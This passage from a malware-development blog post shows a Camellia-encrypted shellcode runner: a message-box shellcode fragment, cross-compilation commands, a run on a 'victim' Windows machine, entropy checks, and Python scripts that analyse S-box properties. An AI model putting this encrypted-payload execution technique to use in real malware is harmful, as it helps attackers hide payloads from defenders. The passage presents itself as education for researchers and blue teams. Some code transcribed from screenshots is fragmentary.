    "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
    "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
    "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
    "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
    "\x2e\x2e\x5e\x3d\x00";

```

As usual some printing logic is just for checking correctness of logic and running payload via [EnumDesktopsA](#).

demo

Let's go to see everything in action. Compile it (in my **linux** machine):

```

x86_64-w64-mingw32-gcc -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc

```

```

mc[cocomelonc@pop-os: ~] x86_64-w64-mingw32-gcc -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
cocomelonc@pop-os: ~/hacking/cybersec_blog/meow/2024-12-29-malware-cryptography-38$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
cocomelonc@pop-os: ~/hacking/cybersec_blog/meow/2024-12-29-malware-cryptography-38$ ls -lt
total 56
-rwxrwxr-x 1 cocomelonc cocomelonc 43520 Dec 29 11:06 hack.exe
-rw-rw-r-- 1 cocomelonc cocomelonc 9363 Dec 29 11:06 hack.c
cocomelonc@pop-os: ~/hacking/cybersec_blog/meow/2024-12-29-malware-cryptography-38$

```

Then, just run it in the victim's machine (windows 11 x64 in my case):


.\hack.exe

```
return ((uint64_t)y[0] << 56) | ((uint64_t)y[1] << 48) |
...((uint64_t)y[4] << 24) | ((uint64_t)y[5] << 16) |
...((uint64_t)y[6] << 8) | y[7];
} <- #44-59 static uint64_t camellia_f(uint64_t input, uint64_t key)


// encrypt a single block
void camellia_encrypt_block(uint8_t *
uint64_t left = ((uint64_t)block[0]
...((uint64_t)block[2] <<
...((uint64_t)block[4] <<
...((uint64_t)block[6] <<
uint64_t right = ((uint64_t)block[8]
...((uint64_t)block[10] <<
...((uint64_t)block[12] <<
...((uint64_t)block[14] <<

for (int i = 0; i < 8; i++) {
    right ^= camellia_f(left, key1);
    left ^= camellia_f(right, key2);
}

// swap left and right
uint64_t temp = left;
left = right;
right = temp;
```



The screenshot shows a Windows 11 desktop environment. A Windows PowerShell window is open, displaying a hex dump of a decrypted payload. The payload is shown in two columns of hexadecimal values. A small dialog box with the text "Meow-meow!" and an "OK" button is overlaid on the PowerShell window. The desktop background is a Windows 11 wallpaper, and the taskbar at the bottom shows various application icons and the system clock.



As you can see, everything is worked perfectly! =^..^=

This version of the Camellia cipher is not fully compliant with the specification in [RFC 3713](#), which mandates the use of all four S-boxes. The focus of the source code is to demonstrate the encryption/decryption workflow, substitution mechanisms, and how cryptographic transformations can be applied to a payload. Using just one [S-box](#) keeps the example concise and functional.

Calculating Shannon entropy:

```
python3 entropy.py -f hack.exe
```

```
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-12-29-  
yptography-38$ python3 entropy.py -f hack.exe  
.text  
    virtual address: 0x1000  
    virtual size: 0x76f8  
    raw size: 0x7800  
    entropy: 6.228794430703167  
.data  
    virtual address: 0x9000  
    virtual size: 0xf0  
    raw size: 0x200  
    entropy: 0.9835823054180568  
.rdata  
    virtual address: 0xa000  
    virtual size: 0x1020  
    raw size: 0x1200  
    entropy: 5.26365186315408  
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-12-29-  
yptography-38$
```

Our payload in the [.text](#) section.

practical example 2. cipher analysis

In the previous post I wrote about non-linearity, let's check:

```
python3 sbx-nonlinearity.py
```

```
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-12-29-malware-cr  
yptography-38$ python3 sbx_nonlinearity.py  
S-box nonlinearity (min, max) = (112.0, 112.0)  
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-12-29-malware-cr  
yptography-38$
```

Here are additional practical analyses for the Camellia cipher for research purposes:

Differential uniformity - measures the resistance of an **S-box** against differential attacks. It is computed by examining the distribution of output differences for all input difference pairs. For each input difference Δx , compute the output difference Δy and count how many pairs satisfy $S(x) \oplus S(x \oplus \Delta x) = \Delta y$.

```
import numpy as np

def differential_uniformity(sbox):
    n = len(sbox)
    max_count = 0
    for dx in range(n):
        counts = np.zeros(n, dtype=int)
        for x in range(n):
            y1 = sbox[x]
            y2 = sbox[x ^ dx]
            dy = y1 ^ y2
            counts[dy] += 1
        max_count = max(max_count, max(counts[1:])) # Exclude dy=0
    return max_count

# example usage
sbox = [0xd1, 0xb5, 0xa6, 0x74,...]
print("differential uniformity:", differential_uniformity(sbox))
```

Linear Approximation Table - The LAT measures the correlation between linear combinations of the input and output bits. It helps evaluate resistance against linear cryptanalysis. For each input mask and output mask, calculate the correlation of the **S-box** output bits to the masked input bits:

```
def linear_approximation_table(sbox):
    n = len(sbox)
    lat = np.zeros((n, n), dtype=int)
    for a in range(n):
        for b in range(n):
            count = 0
            for x in range(n):
                x_masked = bin(x & a).count('1') % 2
                y_masked = bin(sbox[x] & b).count('1') % 2
                if x_masked == y_masked:
                    count += 1
            lat[a][b] = count - n // 2
    return lat

# example usage
sbox = [0xd1, 0xb5, 0xa6, 0x74,...]
lat = linear_approximation_table(sbox)
print("linear approximation table:")
print(lat)
```

Avalanche effect - Avalanche effect measures how much the output changes when a single bit of the input is flipped. This should ideally affect about 50% of the output bits. For each input x , flip each bit and compute the Hamming distance between the original and new outputs:

```
def avalanche_effect(sbox):
    n = len(sbox)
    bit_length = len(bin(n - 1)) - 2 # Calculate bit length of inputs
    total_changes = 0
    total_tests = 0
    for x in range(n):
        original = sbox[x]
        for bit in range(bit_length):
            flipped_x = x ^ (1 << bit)
            new_output = sbox[flipped_x]
            changes = bin(original ^ new_output).count('1')
            total_changes += changes
            total_tests += 1
    return total_changes / total_tests

# example usage
print("avalanche effect:", avalanche_effect(sbox))
```

Cycle structure analysis - Analyze the permutation cycle structure of the **S-box**. This helps understand its behavior as a permutation and detect any fixed points. Track all cycles in the **S-box** permutation:

```
def cycle_structure(sbox):
    n = len(sbox)
    visited = [False] * n
    cycles = []
    for i in range(n):
        if not visited[i]:
            cycle = []
            x = i
            while not visited[x]:
                visited[x] = True
                cycle.append(x)
                x = sbox[x]
            cycles.append(cycle)
    return cycles

# Example usage
sbox = [0xd1, 0xb5, 0xa6, 0x74, ...]
cycles = cycle_structure(sbox)
print("cycle structure:", cycles)
```

Fixed points and involutions - Count fixed points: where $(S(x)=x)$ and identify if the **S-box** is an involution: $(S(S(x))=x)$:

```
def fixed_points(sbox):  
    return [x for x in range(len(sbox)) if sbox[x] == x]  
  
def is_involution(sbox):  
    return all(sbox[sbox[x]] == x for x in range(len(sbox)))  
  
# Example usage  
sbox = [0xd1, 0xb5, 0xa6, 0x74,...]  
print("fixed points:", fixed_points(sbox))  
print("is involution:", is_involution(sbox))
```

I added a python script to the repository that does a little analysis of **S-box** using these functions:

```
import numpy as np
```

```
# AES
```

```
sbox = [0x63, 0x7c, 0x77, 0x7b, 0xf2, 0x6b, 0x6f, 0xc5,  
        0x30, 0x01, 0x67, 0x2b, 0xfe, 0xd7, 0xab, 0x76,  
        0xca, 0x82, 0xc9, 0x7d, 0xfa, 0x59, 0x47, 0xf0,  
        0xad, 0xd4, 0xa2, 0xaf, 0x9c, 0xa4, 0x72, 0xc0,  
        0xb7, 0xfd, 0x93, 0x26, 0x36, 0x3f, 0xf7, 0xcc,  
        0x34, 0xa5, 0xe5, 0xf1, 0x71, 0xd8, 0x31, 0x15,  
        0x04, 0xc7, 0x23, 0xc3, 0x18, 0x96, 0x05, 0x9a,  
        0x07, 0x12, 0x80, 0xe2, 0xeb, 0x27, 0xb2, 0x75,  
        0x09, 0x83, 0x2c, 0x1a, 0x1b, 0x6e, 0x5a, 0xa0,  
        0x52, 0x3b, 0xd6, 0xb3, 0x29, 0xe3, 0x2f, 0x84,  
        0x53, 0xd1, 0x00, 0xed, 0x20, 0xfc, 0xb1, 0x5b,  
        0x6a, 0xcb, 0xbe, 0x39, 0x4a, 0x4c, 0x58, 0xcf,  
        0xd0, 0xef, 0xaa, 0xfb, 0x43, 0x4d, 0x33, 0x85,  
        0x45, 0xf9, 0x02, 0x7f, 0x50, 0x3c, 0x9f, 0xa8,  
        0x51, 0xa3, 0x40, 0x8f, 0x92, 0x9d, 0x38, 0xf5,  
        0xbc, 0xb6, 0xda, 0x21, 0x10, 0xff, 0xf3, 0xd2,  
        0xcd, 0x0c, 0x13, 0xec, 0x5f, 0x97, 0x44, 0x17,  
        0xc4, 0xa7, 0x7e, 0x3d, 0x64, 0x5d, 0x19, 0x73,  
        0x60, 0x81, 0x4f, 0xdc, 0x22, 0x2a, 0x90, 0x88,  
        0x46, 0xee, 0xb8, 0x14, 0xde, 0x5e, 0x0b, 0xdb,  
        0xe0, 0x32, 0x3a, 0x0a, 0x49, 0x06, 0x24, 0x5c,  
        0xc2, 0xd3, 0xac, 0x62, 0x91, 0x95, 0xe4, 0x79,  
        0xe7, 0xc8, 0x37, 0x6d, 0x8d, 0xd5, 0x4e, 0xa9,  
        0x6c, 0x56, 0xf4, 0xea, 0x65, 0x7a, 0xae, 0x08,  
        0xba, 0x78, 0x25, 0x2e, 0x1c, 0xa6, 0xb4, 0xc6,  
        0xe8, 0xdd, 0x74, 0x1f, 0x4b, 0xbd, 0x8b, 0x8a,  
        0x70, 0x3e, 0xb5, 0x66, 0x48, 0x03, 0xf6, 0x0e,  
        0x61, 0x35, 0x57, 0xb9, 0x86, 0xc1, 0x1d, 0x9e,  
        0xe1, 0xf8, 0x98, 0x11, 0x69, 0xd9, 0x8e, 0x94,  
        0x9b, 0x1e, 0x87, 0xe9, 0xce, 0x55, 0x28, 0xdf,  
        0x8c, 0xa1, 0x89, 0x0d, 0xbf, 0xe6, 0x42, 0x68,  
        0x41, 0x99, 0x2d, 0x0f, 0xb0, 0x54, 0xbb, 0x16  
    ]
```

```
def differential_uniformity(sbox):  
    n = len(sbox)  
    max_count = 0  
    for dx in range(n):  
        counts = np.zeros(n, dtype=int)  
        for x in range(n):  
            y1 = sbox[x]  
            y2 = sbox[x ^ dx]  
            dy = y1 ^ y2  
            counts[dy] += 1  
        max_count = max(max_count, max(counts[1:])) # Exclude dy=0  
    return max_count
```

```
def linear_approximation_table(sbox):  
    n = len(sbox)
```

```

lat = np.zeros((n, n), dtype=int)
for a in range(n):
    for b in range(n):
        count = 0
        for x in range(n):
            x_masked = bin(x & a).count('1') % 2
            y_masked = bin(sbox[x] & b).count('1') % 2
            if x_masked == y_masked:
                count += 1
        lat[a][b] = count - n // 2
return lat

def avalanche_effect(sbox):
    n = len(sbox)
    bit_length = len(bin(n - 1)) - 2 # Calculate bit length of inputs
    total_changes = 0
    total_tests = 0
    for x in range(n):
        original = sbox[x]
        for bit in range(bit_length):
            flipped_x = x ^ (1 << bit)
            new_output = sbox[flipped_x]
            changes = bin(original ^ new_output).count('1')
            total_changes += changes
            total_tests += 1
    return total_changes / total_tests

def cycle_structure(sbox):
    n = len(sbox)
    visited = [False] * n
    cycles = []
    for i in range(n):
        if not visited[i]:
            cycle = []
            x = i
            while not visited[x]:
                visited[x] = True
                cycle.append(x)
                x = sbox[x]
            cycles.append(cycle)
    return cycles

def fixed_points(sbox):
    return [x for x in range(len(sbox)) if sbox[x] == x]

def is_involution(sbox):
    return all(sbox[sbox[x]] == x for x in range(len(sbox)))

lat = linear_approximation_table(sbox)
av = avalanche_effect(sbox)
fp = fixed_points(sbox)
inv = is_involution(sbox)

```

```
d = differential_uniformity(sbox)
cycles = cycle_structure(sbox)

print("fixed Points:", fp)
print("is involution:", inv)
print("avalanche effect:", av)
print("differential uniformity:", d)

print("linear approximation table:")
print(lat)

print("cycle structure:")
print (cycles)
```

You can use it as starting point for more complex cryptanalysis of ciphers.

demo 2

Let's analyse something custom. For example standard on block cipher in Kazakhstan. For simplicity, just try to analyse **S-box** from here:

```

uint8_t sb[256] = { /* ded: OK, dif: 4, dip: 7, lin: 32, pow: 7, cor: 0, dst: 112,
sac: 116..140, cyc: 256 */
0xd1, 0xb5, 0xa6, 0x74, 0x2f, 0xb2, 0x03, 0x77, 0xae, 0xb3, 0x60, 0x95, 0xfd, 0xf8,
0xc7, 0xf0,
0x2b, 0xce, 0xa5, 0x91, 0x4c, 0x6f, 0xf3, 0x4f, 0x82, 0x01, 0x45, 0x76, 0x9f, 0xed,
0x41, 0xfb,
0xac, 0x4e, 0x5e, 0x04, 0xeb, 0xf9, 0xf1, 0x3a, 0x1f, 0xe2, 0x8e, 0xe7, 0x85, 0x35,
0xdb, 0x52,
0x78, 0xa1, 0xfc, 0xa2, 0xde, 0x68, 0x02, 0x4d, 0xf6, 0xdd, 0xcf, 0xa3, 0xdc, 0x6b,
0x81, 0x44,
0x2a, 0x5d, 0x1e, 0xe0, 0x53, 0x71, 0x3b, 0xc1, 0xcc, 0x9d, 0x80, 0xd5, 0x84, 0x00,
0x24, 0x4b,
0xb6, 0x83, 0x0d, 0x87, 0x7e, 0x86, 0xca, 0x96, 0xbe, 0x5a, 0xe6, 0xd0, 0xd4, 0xd8,
0x55, 0xc0,
0x05, 0xe5, 0xe9, 0x5b, 0x47, 0xe4, 0x2d, 0x34, 0x13, 0x88, 0x48, 0x32, 0x38, 0xb9,
0xda, 0xc9,
0x42, 0x29, 0xd7, 0xf2, 0x9b, 0x6d, 0xe8, 0x8d, 0x12, 0x7c, 0x8c, 0x3f, 0xbc, 0x3c,
0x1b, 0xc5,
0x69, 0x22, 0x97, 0xaa, 0x73, 0x0a, 0x0c, 0x8a, 0x90, 0x31, 0xc4, 0x33, 0xe1, 0x8b,
0x9c, 0x63,
0x5f, 0xf5, 0xf7, 0xff, 0x79, 0x49, 0xd3, 0xc6, 0x7b, 0x1a, 0x39, 0xc8, 0x6e, 0x72,
0xd9, 0xc3,
0x62, 0x28, 0xbd, 0xbb, 0xfa, 0x2e, 0xbf, 0x43, 0x06, 0x0b, 0x7a, 0x64, 0x5c, 0x92,
0x37, 0x3d,
0x66, 0x26, 0x51, 0xef, 0x0f, 0xa9, 0x14, 0x70, 0x16, 0x17, 0x10, 0x19, 0x93, 0x09,
0x59, 0x15,
0xfe, 0x4a, 0xcb, 0x2c, 0xcd, 0xb8, 0x94, 0xab, 0xdf, 0xa7, 0x0e, 0x30, 0xaf, 0x56,
0x23, 0xb1,
0xb0, 0x58, 0x7d, 0xc2, 0x1d, 0x50, 0x20, 0x61, 0x25, 0x89, 0xa0, 0x6c, 0x11, 0x54,
0x98, 0xb7,
0x18, 0x21, 0xad, 0x3e, 0xd2, 0xea, 0x40, 0xd6, 0xf4, 0xa4, 0x8f, 0xa8, 0x08, 0x57,
0xba, 0xee,
0x75, 0x6a, 0x07, 0x99, 0x7f, 0x1c, 0xe3, 0x46, 0x67, 0xec, 0x27, 0x36, 0xb4, 0x65,
0x9e, 0x9a };

```

just replace custom **S-box** value in python script and run:

```

python3 sbbox-nonlinearity.py
python3 sbbox-analyses.py

```

```

cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-12-29-malware-cr
yptography-38$ python3 sbx-analyses.py
fixed Points: []
is involution: False
avalanche effect: 4.052734375
differential uniformity: 4
linear approximation table:
[[128  0  0 ...  0  0  0]
 [  0 -2 -6 ...  8  4  2]
 [  0  6  4 ... -6 12  6]
 ...
 [  0 12  2 ...  6  0 -12]
 [  0  0 -4 ...  0 -12  0]
 [  0  2  2 ... 12 -12 10]]
cycle structure:
[[0, 209, 88, 190, 89, 90, 230, 64, 42, 142, 156, 110, 218, 160, 98,
 233, 164, 250, 39, 58, 207, 177, 38, 241, 106, 72, 204, 175, 61, 10
7, 50, 252, 180, 15, 240, 117, 109, 185, 23, 79, 75, 213, 80, 182, 2
0, 76, 132, 115, 242, 7, 119, 141, 139, 51, 162, 189, 9, 179, 239, 2
38, 186, 16, 43, 231, 214, 32, 172, 92, 212, 29, 237, 87, 150, 211,
194, 203, 48, 120, 18, 165, 46, 219, 108, 56, 246, 227, 62, 129, 34,
94, 85, 134, 12, 253, 101, 228, 210, 125, 60, 220, 17, 206, 35, 4,
47, 82, 13, 248, 103, 52, 222, 152, 123, 63, 68, 83, 135, 138, 196.
sbx)

```

```

cycle structure:
[[0, 209, 88, 190, 89, 90, 230, 64, 42, 142, 156, 110, 218, 160, 98,
233, 164, 250, 39, 58, 207, 177, 38, 241, 106, 72, 204, 175, 61, 10
7, 50, 252, 180, 15, 240, 117, 109, 185, 23, 79, 75, 213, 80, 182, 2
0, 76, 132, 115, 242, 7, 119, 141, 139, 51, 162, 189, 9, 179, 239, 2
38, 186, 16, 43, 231, 214, 32, 172, 92, 212, 29, 237, 87, 150, 211,
194, 203, 48, 120, 18, 165, 46, 219, 108, 56, 246, 227, 62, 129, 34,
94, 85, 134, 12, 253, 101, 228, 210, 125, 60, 220, 17, 206, 35, 4,
47, 82, 13, 248, 103, 52, 222, 152, 123, 63, 68, 83, 135, 138, 196,
205, 86, 202, 14, 199, 171, 100, 71, 193, 74, 128, 105, 136, 144, 95
, 192, 254, 158, 217, 137, 49, 161, 40, 31, 251, 54, 2, 166, 191, 21
, 111, 201, 167, 67, 224, 24, 130, 151, 198, 148, 121, 124, 188, 147
, 255, 154, 57, 221, 84, 126, 27, 118, 232, 244, 127, 197, 184, 22,
243, 153, 26, 69, 113, 41, 226, 173, 146, 247, 70, 59, 163, 187, 25,
1, 181, 169, 11, 149, 73, 157, 114, 215, 97, 229, 234, 143, 99, 91,
208, 176, 102, 45, 53, 104, 19, 145, 245, 28, 159, 195, 44, 133, 10
, 96, 5, 178, 81, 131, 170, 122, 140, 225, 33, 78, 36, 235, 168, 6,
3, 116, 155, 200, 223, 183, 112, 66, 30, 65, 93, 216, 37, 249, 236,
8, 174, 55, 77]]

```

```

cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-12-29-malware-cr
yptography-38$

```

```

8, 174, 55, 77]]
n cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-12-29-malware-cr
yptography-38$ python3 sbx-nonlinearity.py
m S-box nonlinearity (min, max) = (112.0, 112.0)
n cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-12-29-malware-cr
o yptography-38$ █

```

As you can see, everything is worked perfectly! =^..^=

So, which values are “good” or “bad” and what do they imply for each type of analysis?

In cryptographic analysis, the terms “good” and “bad” depend on the desired properties of the cipher, particularly its resistance to known cryptanalysis techniques like differential, linear, or algebraic attacks.

For example, ideal value for differential uniformity is 2 (this is the best achievable for an **n-bit** S-box).

In case Linear Approximation Table, “good” values are low maximum absolute values (closer to 0) indicate strong resistance to linear cryptanalysis. For an **n-bit** S-Box, $\backslash\text{LAT}[a][b] \backslash$ in $[-n/2, n/2]$, and values close to $\backslash\pm n/2\backslash$ are undesirable, and ideal value is maximum absolute value $\backslash\text{LAT}[a][b] \neq 0\backslash$ for all $\backslash(a,b)\backslash$ excluding the trivial case $\backslash(a=0)\backslash$ or $\backslash(b=0)\backslash$.

summary

If you want to adhere more closely to the original Camellia specification:

- add **sbox2**, **sbox3**, and **sbox4** with their respective values.
- update the **camellia_f** function: perform substitutions using all four **S-boxes** in a manner consistent with the Camellia specification like this:

```

y[0] = camellia.sbox1[(input >> 56) & 0xFF];
y[1] = camellia.sbox2[(input >> 48) & 0xFF];
y[2] = camellia.sbox3[(input >> 40) & 0xFF];
y[3] = camellia.sbox4[(input >> 32) & 0xFF];
y[4] = camellia.sbox2[(input >> 24) & 0xFF];
y[5] = camellia.sbox3[(input >> 16) & 0xFF];
y[6] = camellia.sbox4[(input >> 8) & 0xFF];
y[7] = camellia.sbox1[input & 0xFF];

```

- update the encryption and decryption logic: ensure that the additional **S-box** transformations align with Camellia’s round structure and key scheduling.

By doing this, the cipher will more closely resemble the full Camellia algorithm as specified in cryptographic standards. Camellia and AES share similar security goals and levels of performance. However, Camellia offers more flexibility in terms of hardware and software optimizations, making it a preferred choice in some contexts.

Of course, this post does not pretend to be a full-fledged academic research, but the concepts and source code can help many who are engaged in practice-oriented research and not just in theory.

I hope this post is useful for malware researchers, C/C++ programmers, spreads awareness to the blue teamers of this interesting encryption technique and analysis tricks, and adds a weapon to the red teamers arsenal.

[Camellia cipher](#)

[Malware and cryptography 1](#)

[source code in github](#)

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine